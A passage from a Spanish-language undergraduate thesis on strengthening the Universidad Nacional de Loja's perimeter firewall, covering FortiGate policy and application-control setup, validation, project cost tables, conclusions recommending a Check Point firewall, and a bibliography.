


Figura 121. Creando un objeto

4.6.2 Creación de la política.

Una vez creado el objeto, creamos la política. Para ello nos vamos a policy y objets y damos click en IPv4 Policy; nos aparecerá la lista de los objetos creados.

Seq.#	Name	Source	Destination	Schedule	Service	Action	NAT	Security Profiles	Log	Bytes
FITNUC (FSW-AGG) - WAN (port17) (1 - 1)										
1	FIT - Intel NUC outbound	all	all	always	ALL	ACCEPT	Enabled	AV WEB APP CASI IPS PRX SSL	UTM	1.06 GB
FSA-DMZ (FSW-AGG) - WAN (port17) (2 - 3)										
2	Allow FSA Auth	FSA-Admin-sw	Radius-Server	always	RADIUS	ACCEPT	Enabled		All	0 B
3	Allow FSA Access	FSA-Admin-sw	all	always	ALL	ACCEPT	Enabled		All	5.33 GB
FSA-DMZ2 (FSW-AGG) - WAN (port17) (4 - 4)										
4	FSA-DMZ-WAN	all	all	always	ALL	ACCEPT	Enabled		UTM	77.04 MB
ISFW-HA (port31) - FSA-DMZ (FSW-AGG) (5 - 5)										
ISFW-HA (port31) - WAN (port17) (6 - 8)										
6	ISFW-WAN	all	all	always	ALL	ACCEPT	Enabled		UTM	212.07 GB
7	DCFW-WAN	all	all	always	ALL	ACCEPT	Enabled	AV WEB DNS APP IPS PRX	UTM	0 B
8	VLAN1-WAN	all	all	always	ALL	ACCEPT	Enabled	AV WEB DNS APP IPS PRX	UTM	0 B
P22 (FSW-AGG) - WAN (port17) (9 - 9)										
9	IBE-WAN	all	all	always	ALL	ACCEPT	Disabled		UTM	46.04 MB
WAN (port17) - FITNUC (FSW-AGG) (10 - 11)										
10	FIT - Intel NUC Reverse	all	all	always	ALL	ACCEPT	Disabled	AV WEB APP IPS PRX	UTM	0 B
11	VIPFwd	all	fittool	always	ALL	ACCEPT	Disabled		UTM	0 B
WAN (port17) - FSA-DMZ (FSW-AGG) (12 - 12)										

Figura 122. Lista de políticas creadas

Luego nos vamos a créate new y nos aparecerá la siguiente ventana (Figura 123).

En name escribimos el nombre de la política.

En incoming interface seleccionamos la interfaz que es por donde va a venir el tráfico.

En outgoing interface seleccionamos la interfaz que es por donde va a salir el tráfico.

En source seleccionamos la dirección de origen por medio del objeto que se creó o se selecciona de acuerdo a la política que se vaya a crear.

En destination address se selecciona la dirección de destino por medio del objeto creado o dependiendo de la configuración que se vaya a realizar.

En service se selecciona el servicio de internet, puede ser servicio solo de acceso web, de acceso a email, servicio de acceso remoto, etc. En este caso se seleccionó el servicio de autenticación radius.

En nat se lo deja activado para que el tráfico salga con la IP del propio firewall.




Figura 123. Configuración de políticas

4.6.3 Configuración de perfiles de seguridad.

En los perfiles de seguridad se puede configurar antivirus, anti spam, web filter, IPs, control de aplicaciones, etc.

Para ello nos vamos a security profiles (Figura 124) y seleccionamos el perfil a configurar. En este caso vamos a configurar un perfil para el control de aplicaciones.

AL hacer click en aplication control aparecen todas las categorías como botnets, email, mobile, etc. Luego al seleccionar una categoría se puede elegir la opción bloquear, permitir, cuarentena y monitorizar, dependiendo de la política a configurar. Finalmente se guardamos el perfil de seguridad.

La diferencia entre permitir y monitorizar, es que si marcamos permitir en el log no van a aparecer las aplicaciones que están ejecutandose en la política y en monitor se puede observar en el log que aplicación está funcionando por cada política.




Figura 124. Perfiles de seguridad

Una vez creada el perfil de seguridad se lo aplica a la política que se haya creado. Para ello se selecciona la política creada y en la parte de perfiles de seguridad habilitamos control de aplicaciones, luego en el menú desplegable buscamos el perfil creado, en este caso seleccionamos bloquear riesgos altos que es el perfil creado y guardamos.




Figura 125. Configuración de un perfil de seguridad en una política

Finalmente se pueden observar todas las políticas creadas con los objetos y los perfiles de seguridad.




Figura 126. Políticas creadas

En la opción fotiview – source (Figura 127) se puede observar los dispositivos conectados a nuestra red.

En source se puede ver la dirección ip del dispositivo.

En device se observa la información del dispositivo, como su mac, versión del sistema operativo, etc.

En bytes que son los bytes enviados y recibidos.

En sesiones se observa el número de sesiones.

En bandwidth se puede ver el ancho de banda consumido por el dispositivo.




Figura 127. Información de equipos conectados a la red

En la opción FortiView – aplicaciones (Figura128) también podemos ver información de las aplicaciones que se están utilizando.




Figura 128. Información de las aplicaciones accedidas

En este caso seleccionamos la aplicación Facebook y se obtiene la información del equipo que entro a esta aplicación. Información como su dirección IP, los bytes enviados y recibidos, número de sesiones y el ancho de banda consumido por el equipo o dispositivo.




Figura 129. Información del equipo que accedió a la aplicación

Finalmente en la opción FortiView – policies (Figura 130) se obtiene información de todas las políticas que están gestionando tráfico.




Figura 130. Tráfico de red de las políticas

Fase 4: Validación de la propuesta.

1. Validar la propuesta ya antes desarrollada con el personal técnico de la Unidad de Telecomunicaciones e Información, los mismos que certificaran la validación de la misma.

Una vez que se cumplió con los lineamientos y requerimientos establecidos por la Unidad de Telecomunicaciones e Información de la Universidad Nacional de Loja, se realizó la socialización (Anexo 12), de los resultados del Proyecto de Titulación en esta Unidad Administrativa, con la presencia del Subdirector de Redes y Equipos Informáticos y el Director del Trabajo de Titulación. Finalmente se corroboro la propuesta con un certificado, otorgado por el Director de Telecomunicaciones e Información (Anexo 13).

7. Discusión

7.1 Desarrollo de la Propuesta Alternativa.

El desarrollo de la propuesta alternativa se basa en la realización y cumplimiento de los objetivos planteados.

a. **Analizar la situación actual de las políticas configuradas en el Firewall Perimetral de la Universidad Nacional de Loja.**

Para el cumplimiento de este objetivo, se realizó primero la búsqueda, selección y análisis de casos de éxito en los últimos 6 años sobre seguridad en el firewall perimetral Cisco ASA (Tabla I); la búsqueda se efectuó de la propia página web de Cisco.
Una vez concluido el análisis de los casos de éxito, se hizo una revisión de la situación actual de la red y de las políticas configuradas en el firewall, a través de una entrevista realizada al subdirector de redes de la institución.
Finalmente se hizo un análisis de herramientas open source y privativas para realizar el pentesting de las amenazas más comunes en la red interna, se eligió Kali Linux, siendo una de las herramientas más completas y utilizadas para realizar un pentesting aplicando Ethical Hacking. Para este aparatado se investigó la información de páginas web, repositorios, libros y artículos científicos. .Luego se realizó un diagnóstico de vulnerabilidades en los servidores y en el firewall con la herramienta Nessus, en donde se accedió a la herramienta con la credencial otorgada por la Unidad de Telecomunicaciones e Información de la Institución.

b. **Determinar los requerimientos en el Firewall Perimetral que permita brindar mayor seguridad a la red de datos.**

En el desarrollo de este objetivo se determinó los requerimientos de seguridad en el firewall Cisco ASA que tiene actualmente implementado la Universidad. Luego se investigó información en las páginas web de los proveedores que solventen los requerimientos de seguridad en el firewall actual y de diferentes marcas. Seguidamente se hizo un cuadro comparativo para la selección de una marca de firewall diferente como propuesta alternativa, respaldada por el informes de Gartner de firewall de red

empresarial de los últimos cuatro años, para lo cual se obtuvo información de páginas web, tesis de tercer nivel, tesis de maestría y los informes de Gartner facilitados por uno de los proveedores.
Finalmente se realizó dos análisis de costos, uno de los costos de los nuevos módulos de seguridad para el firewall actual y otro de los costos de firewalls de diferentes marcas analizados en el cuadro comparativo.

c. **Realizar una propuesta de seguridad en el Firewall Perimetral, creando un escenario de pruebas.**

Para cumplir con este objetivo se elaboró la propuesta de seguridad en el firewall ASA que tiene actualmente la institución. En la propuesta 1 de seguridad se propone adquirir los servicios del FirePower de cisco como protección contra malware avanzado, control de aplicaciones, filtrado de url, sistema de prevención de intrusos, seguridad de correo, entre otros. Así miso se propone una propuesta 2 con una marca de firewall diferente, que se adecue a los requerimientos de seguridad propuestos, como ancho de banda, número de conexiones concurrentes, al número de usuarios total que tiene actualmente la universidad, el Throughput del dispositivo que debe soportar en Mbps, por lo tanto la marca seleccionada fue Check Point, por sus costos, por su experiencia en organizaciones que tienen alto renombre a nivel local, nacional e internacional, por ser líder de los últimos 4 años en Gartner, su interface gráfica de administración, una de las más sencillas de utilizar, los reportes fáciles de entender y bien detallados , por su eficacia, rendimiento, rápida respuesta ante incidentes y sobre todo por las seguridades que ofrece. Se propuso también una propuesta 3, como alternativa costo beneficio, en donde se propone implementar el firewall Check Point perimetral y el ASA actual como interno.
Una vez realizada la propuesta de seguridad se montó un escenario de pruebas con el fin de demostrar los requerimientos; se lo realizó con un router Mikrotik de capa 7 debido a las dificultades de realizarlo con el propio firewall Check Point o con el nuevo módulo de seguridad para el firewall Cisco ASA. Como respaldo al escenario de pruebas se hizo también una demostración para ver el funcionamiento de los requerimientos de seguridad, en un firewall Fortigate 1500D de Fortinet que es la competencia directa de Cisco y Check Point en la solución de seguridad perimetral.

d. Validar la propuesta planteada con el equipo técnico de la Unidad de Telecomunicaciones e Información de la Universidad Nacional de Loja.

Para cumplir con el último objetivo se validó la propuesta con un certificado otorgado por la Unidad de Telecomunicaciones e Información de la Universidad Nacional de Loja previo a una exposición y defensa de la misma.

7.2 Valoración técnica, económica, ambiental.

El trabajo de titulación denominado “Propuesta de seguridad en el firewall perimetral de la Universidad Nacional de Loja”, se considera desde el punto de vista técnico como un trabajo factible, puesto que servirá como alternativa para las futuras investigaciones académicas que se desarrollen en la Carrera de Ingeniería en Sistemas (CIS).

Tecnológicamente hablando el desarrollo de este trabajo no implica el uso de equipos excesivamente costosos. Para el diagnostico de vulnerabilidades se lo realizó con la herramienta Nessus que es open Source y privada, en este caso se lo hizo con una credencial otorgada por la UTI para no tener limitaciones de la herramienta, en el escenario de pruebas se lo hizo con un router Mikrotik de capa 7 facilitado igualmente por la UTI, un Demo de acceso libre del firewall Fortigate de Fortinet y para el cumplimiento de las restantes fases de los resultados se puede utilizar un equipo personal con las características básicas.

La valoración económica del proyecto tiene su base en que el desarrollo del mismo se ajusta a los intereses de la investigación, puesto que el software utilizado tiene licencia privativa pero fue facilitado por la UTI y el hardware utilizado son los equipos tecnológicos con los que cuenta el investigador y los facilitados por la UTI.

Por lo tanto con la propuesta de carácter tecnológico contribuirá a dar mayor seguridad a la red interna y desde internet, beneficiando al personal administrativo, docentes y estudiantes vinculados a la institución y evitando pérdidas económicas a la misma.

Con respecto al medio ambiente, este proyecto es un trabajo de carácter intelectual, convirtiéndose en un trabajo no pernicioso para el medio ambiente

El Trabajo de Titulación se considera factible en el aspecto ambiental puesto que para este proyecto solo se usa una computadora portátil, un router Mikrotik y por ser un

trabajo de carácter intelectual. Por lo tanto es un trabajo no pernicioso para el medio ambiente.

El talento humando que participó en el desarrollo del Trabajo de titulación, está conformado principalmente por el investigador que fui el encargado de desarrollar a cabalidad el proyecto, el docente de la materia del anteproyecto de tesis quien fue el guía para la elaboración del anteproyecto y la memoria final y el director del trabajo de titulación. La Tabla XXXIII detalla el tiempo y costo asignado al investigador, docente del anteproyecto de tesis y el director del proyecto, responsables de la culminación exitosa del mismo.

TABLA XXXIII. RECURSOS HUMANOS

Descripción	Cantidad	Costo/Hora	Horas	Valor Total
Investigador	1	$ 5.00	400	$ 2000.00
Docente Anteproyecto de Tesis	1	$ 00.00	64	$ 00.00
Director de Tesis	1	$ 00.00	400	$ 00.00
			Total	$ 2000.00

La Tabal XXXIV presenta una descripción detallada de los recursos materiales que fueron necesarios para la presentación de los avances y el informe final del proyecto.

TABLA XXXIV. RECURSOS MATERIALES

Descripción	Cantidad	Valor Unitario	Valor Total
Resma de papel A4	1	$ 6.00	$ 6.00
Cartuchos de tinta	4	$ 25.00	$ 100.00
Empastado	3	$ 10.00	$ 30.00
Anillados	3	$ 2.50	$ 7.50
CD’s	3	$ 1.00	$ 3.00
		Total	$146.50

La Tabla XXXV detalla los recursos hardware utilizados en el desarrollo del TT; que comprende una computadora portátil, usada para la investigación de contenido y redacción del mismo. Se usó también un router Mikrotik de capa 7 para montar el escenario de pruebas.

TABLA XXXV. RECURSOS HARDWARE

Descripción	Cantidad	Costo	Depreciación (3 años)	Total
Portátil DELL	1	$ 800.00	$ 266.66	$ 266.7
Router Mikrotik Modelo Cloud core router ccr-1016	1	$ 00.00 (facilitado por la UTI)	$00.00	$ 00.00
Impresora	1	$ 80.00	$ 26.66	$ 26.7
			Total	$ 293.4

La Tabla XXXVI muestra las herramientas de software utilizadas durante el desarrollo del proyecto.

TABLA XXXVI. *RECUSROS SOFTWARE*

Descripción	Valor
Proyect Profesional 2013	$ 25.00
Demo Fortigate	$00.00
Nessus	$00.00
Total	$ 25.00

En la Tabla XXXVII se aprecia un resumen del valor de los recursos técnicos y tecnológicos.

TABLA XXXVII. RECURSOS TÉCNICOS Y TECNOLÓGICOS

Descripción	Valor Total
Recursos hardware	$ 293.4
Recursos software	$ 25.00
Subtotal	$ 318.4

La Tabla XXXVIII Aproximación del costo real del TT, ilustra la suma total de todos los recursos: humanos, materiales, técnicos y tecnológicos usados en el TT, que nos permite brinda una aproximación real del coste del proyecto.

TABLA XXXVIII. APROXIMACIÓN DEL COSTO REAL DEL TT

Descripción	Valor Total
Recursos humanos	$ 2000.00
Recursos materiales	$146.50
Recursos técnicos y tecnológicos	$ 318.4
Subtotal	$ 2464.9
Imprevistos (10%)	$ 244.49
Total	$ 2709.39

8. Conclusiones

- Los servidores y el firewall de la Universidad Nacional de Loja, poseen vulnerabilidades en el cifrado de SSL, debido a que el certificado que tienen implementado es auto firmado por la misma institución, por lo cual los navegadores no reconocen la Autoridad Certificadora que lo emitió, y eso genera un mensaje de alerta a los usuarios, produciendo desconfianza de la autenticidad del sitio web.

- Los usuarios de la red interna son los más vulnerables a sufrir algún tipo de ataque, debido a que no tienen una capacitación de mecanismos de seguridad.

- La información que actualmente posee esta Institución de Educación Superior no es segura, debido a que el firewall actual no posee los niveles de seguridad requeridos, para proteger esta información.

- Luego de haber analizado las propuestas de seguridad para esta Institución de Educación Superior se determina, que la propuesta 1, se presenta como una alternativa de costo, más que como una alternativa de seguridad. Respecto a la propuesta 2, se presenta como la mejor alternativa de seguridad mas no como una alternativa de costo, y la propuesta 3, se presenta como la mejor alternativa en cuanto a costo – beneficio.

- De acuerdo a lo investigado se determina que se debe implementar nuevos sistemas de seguridad, para precautelar la seguridad de la información de la Universidad Nacional de Loja.

9. Recomendaciones

- Se recomienda adquirir e implementar certificados SSL firmados por instituciones calificadas y reconocidas, en la cual los navegadores reconocerán la autoridad certificadora que lo emitió, esto permitirá navegar a los usuarios de forma segura aumentando la confianza en la autenticidad de los sitios web.

.

- Capacitar a los usuarios, docentes, administrativos y estudiantes, sobre las mejores prácticas en la seguridad de la redes y así evitar ataques como phishing, negación de servicios o descarguen y ejecuten programas no confiables como virus, que pueden infectar su computador y la red de datos de la Institución.

- Proveer mayor seguridad al firewall de la Institución, que permita el filtrado de url, control de aplicaciones, protección de virus, prevención de intrusiones, anti bot, entre otros. Para garantizar la seguridad de la información y la protección no solo de intrusiones de la red externa, si no de la red interna ya sea de ataques con fines de estudio, curiosidad o malas intenciones.

- En caso de que el presupuesto asignado sea limitado, se recomienda adquirir un firewall Check Point para ponerlo de perimetral y el actual firewall colocarlo como interno.

- El firewall que tiene implementado la Universidad Nacional de Loja carece de nuevas soluciones de seguridad, por lo tanto, se recomienda la propuesta 3 como la mejor alternativa, tomando en cuenta el costo –beneficio.

10. Bibliografía

[1] E. F. Aimacaña Chancusig, “Esquema de Seguridad Perimetral y Control de Incidenias de la Red de Datos para la Universidad Técnica de Cotopaxi,” Universidad Técnica de Ambato, 2015.

[2] J. Huidobro Moya, A. Blanco Solsona, and J. Calderón, *Redes de área local: Administración de Sistemas Informáticos - Antonio Blanco Solsona, José Manuel Huidobro Moya, J. Jordán Calero - Google Libros*, Segunda Ed. Madrid, 2008.

[3] MINTIC, “Gestión de Seguridad de la Información,” *MINTIC*, no. 3, pp. 13–14, 2016.

[4] P. A. López, “Seguridad Informática,” Primera ed., Editex, Ed. 2010, p. 9.

[5] C. H. Alegre, M. Del Pilar, Al. García, *Seguridad Informática*, Primera ed. Madrid, España: Nacho cabal Ramos, 2011.

[6] F. Portantier, *Seguridad Informática*, Primera ed. Buenos Aires, 2012.

[7] D. F. Chicaiza García, “Estudio de Tecnologías de Seguridad Perimetral Informáticas y Propuesta de un Plan de Implementación para la Agencia Nacional de Tránsito,” Pontifica Universidad Católica del Ecuador, 2014.

[8] E. Chicago Tejada, *Auditoría de Seguridad Informática*, Primera ed. Málaga, 2014.

[9] D. V. Alulema Chiluiza, “Escuela politécnica nacional,” Escuela Politécnica Nacional, 2008.

[10] J. Romaní Ojeda, “Diseño de una Arquitectura de Seguridad Perimetral de una Red de Computadoras para una Empresa Pequeña,” Universidad Católica del Perú, 2012.

[11] D. M. Polo, “ESQUEMA DE SEGURIDAD PERIMETRAL PARA LA RED DE DATOS DE LA UISEK – ECUADOR (CAMPUS MIGUEL DE CERVANTES),” Universidad Internacionl SEK, 2008.

[12] A. del C. Espinosa Otavalo, “Análisis de Vulnerabilidades de la Red LAN de la UTPL,” Universidad Técnica Particular de Loja, 2010.

[13] M. A. Bonilla Constante, “‘Análisis y Diseño de un Sistema de Seguridad de Red Perimetral en la Empresa Aseguradora del Sur - Matriz,’” Pontificia Universidad Católica del Ecuador, 2016.

[14] E. Caso, D. Del, and D. G. Alvarez, “Diseño de una Arquitectura de Seguridad

Perimetral de una Red de Computadoras para una Empresa Pequeña.," Pontificia Universidad Católica del Perú, 2013.

[15] Cisco, "Protección contra amenazas de seguridad, racionalización de la prestación de servicios," 2014. [Online]. Available: http://www.cisco.com/c/dam/assets/global/ES/docs/2014-07-cisco-seguridad-web-email-gobierno-castilla-la-mancha.pdf.

[16] Cisco, "Business Makes Access to Social Media Sites Safer," 2014. [Online]. Available: http://www.cisco.com/c/dam/en/us/products/collateral/security/asa-5500-series-next-generation-firewalls/case-study-c36-731063.pdf.

[17] Cisco, "City of Tomorrow Builds in Next-Generation," 2011. [Online]. Available: http://www.cisco.com/c/dam/en/us/products/collateral/security/asa-5500-x-series-next-generation-firewalls/city-of-tomorrow-builds-cs.pdf.

[18] Cisco, "Providing Next-Generation Security for Students and Faculty," 2013. [Online]. Available: http://www.cisco.com/c/dam/en/us/products/collateral/security/asa-5585-x-adaptive-security-appliance/western-australia-cs.pdf. [Accessed: 27-Apr-2016].

[19] Cisco, "Education Provider Assures Protected Campus Learning," 2014. [Online]. Available: http://www.cisco.com/c/dam/en/us/products/collateral/security/fontys-university-cs.pdf. [Accessed: 28-Apr-2016].

[20] Cisco, "Providing Next - Generation Security for Today´s Healthcare," 2014. [Online]. Available: http://www.cisco.com/c/dam/en/us/products/collateral/security/asa-5500-x-series-next-generation-firewalls/c36-731362-00-molina-healthcare-cs.pdf. [Accessed: 29-Apr-2016].

[21] Cisco, "Cisco ASA con servicios de FirePower," EEUU, 2015.

[22] C. A. Batidas Moncayo and G. G. Mariana Carmen, "Análisis de Vulnerabilidades Físicas y Lógicas de los Servidores de la Unidad de Telecomunicaciones e Información de la Universidad Nacional de Loja," Universidad Nacional de Loja, 2014.

[23] Gordon Lyon, "Guia de Referencia Nmap." [Online]. Available: https://nmap.org/book/man.html#man-description.

[24] Y. Kim, S. Y. Baek, and G. Lee, "Intelligent Tool for Enterprise Vulnerability Assessment on a Distributed Network Environment Using Nessus and OVAL," pp. 1056–1061, 2005.

[25] Renaud Deraison, “Protega su Red en Forma Local y en la Nube con el Escáner de Vulnerabilidad Nessus.” [Online]. Available: http://www.tenable.com/es/nessus/.

[26] Rapid7, “Software de Pruebas de Penetración.” [Online]. Available: https://www.metasploit.com.

[27] H. Gupta and R. Kumar, “Protection against penetration attacks using Metasploit,” *2015 4th Int. Conf. Reliab. Infocom Technol. Optim. Trends Futur. Dir. ICRITO 2015*, pp. 2–5, 2015.

[28] Stan Taylor, “Principales características descripción general:libre frente a las ediciones comerciales.” [Online]. Available: https://technet.microsoft.com/en-us/library/dd632948.aspx.

